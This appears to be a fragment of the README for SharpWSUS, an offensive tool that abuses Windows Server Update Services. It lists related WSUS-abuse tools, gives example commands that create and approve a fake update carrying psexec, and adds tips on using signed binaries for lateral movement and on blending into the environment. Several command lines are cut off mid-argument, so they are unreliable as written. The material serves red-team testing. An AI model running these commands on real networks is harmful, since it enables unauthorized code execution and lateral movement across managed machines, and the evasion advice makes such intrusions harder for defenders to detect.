


- https://github.com/AlsidOfficial/WSUSpendu powershell tool for abusing WSUS
- https://github.com/ThunderGunExpress/Thunder_Woosus Csharp tool for abusing WSUS

Help Menu



```
Check status of an update:
    SharpWSUS.exe check /updateid:[UpdateGUID] /computername:[Target

Delete update and clean up groups added:
    SharpWSUS.exe delete /updateid:[UpdateGUID] /computername:[Targer
```

Example Usage

```
sharpwsus locate

sharpwsus inspect

sharpwsus create /payload:"C:\Users\ben\Documents\pk\psexec.exe" /ar; sharpwsus approve /updateid:9e21a26a-1cbe-4145-934e-d8395acba567 /coi sharpwsus check /updateid:9e21a26a-1cbe-4145-934e-d8395acba567 /compi sharpwsus delete /updateid:9e21a26a-1cbe-4145-934e-d8395acba567 /compi sharpwsus delete /updateid:9e21a26a-1cbe-4145-934e-d8395acba567 /compi
```

Notes

- Binary has to be windows signed, so psexec, msiexec, msbuild etc could be useful for lateral movement.
- The metadata on the create command is not needed, but is useful for blending in to the environment.
- If testing in a lab the first is usually quick, then each subsequent update will take a couple hours (this is due to how windows evaluates whether an update is installed already or not)

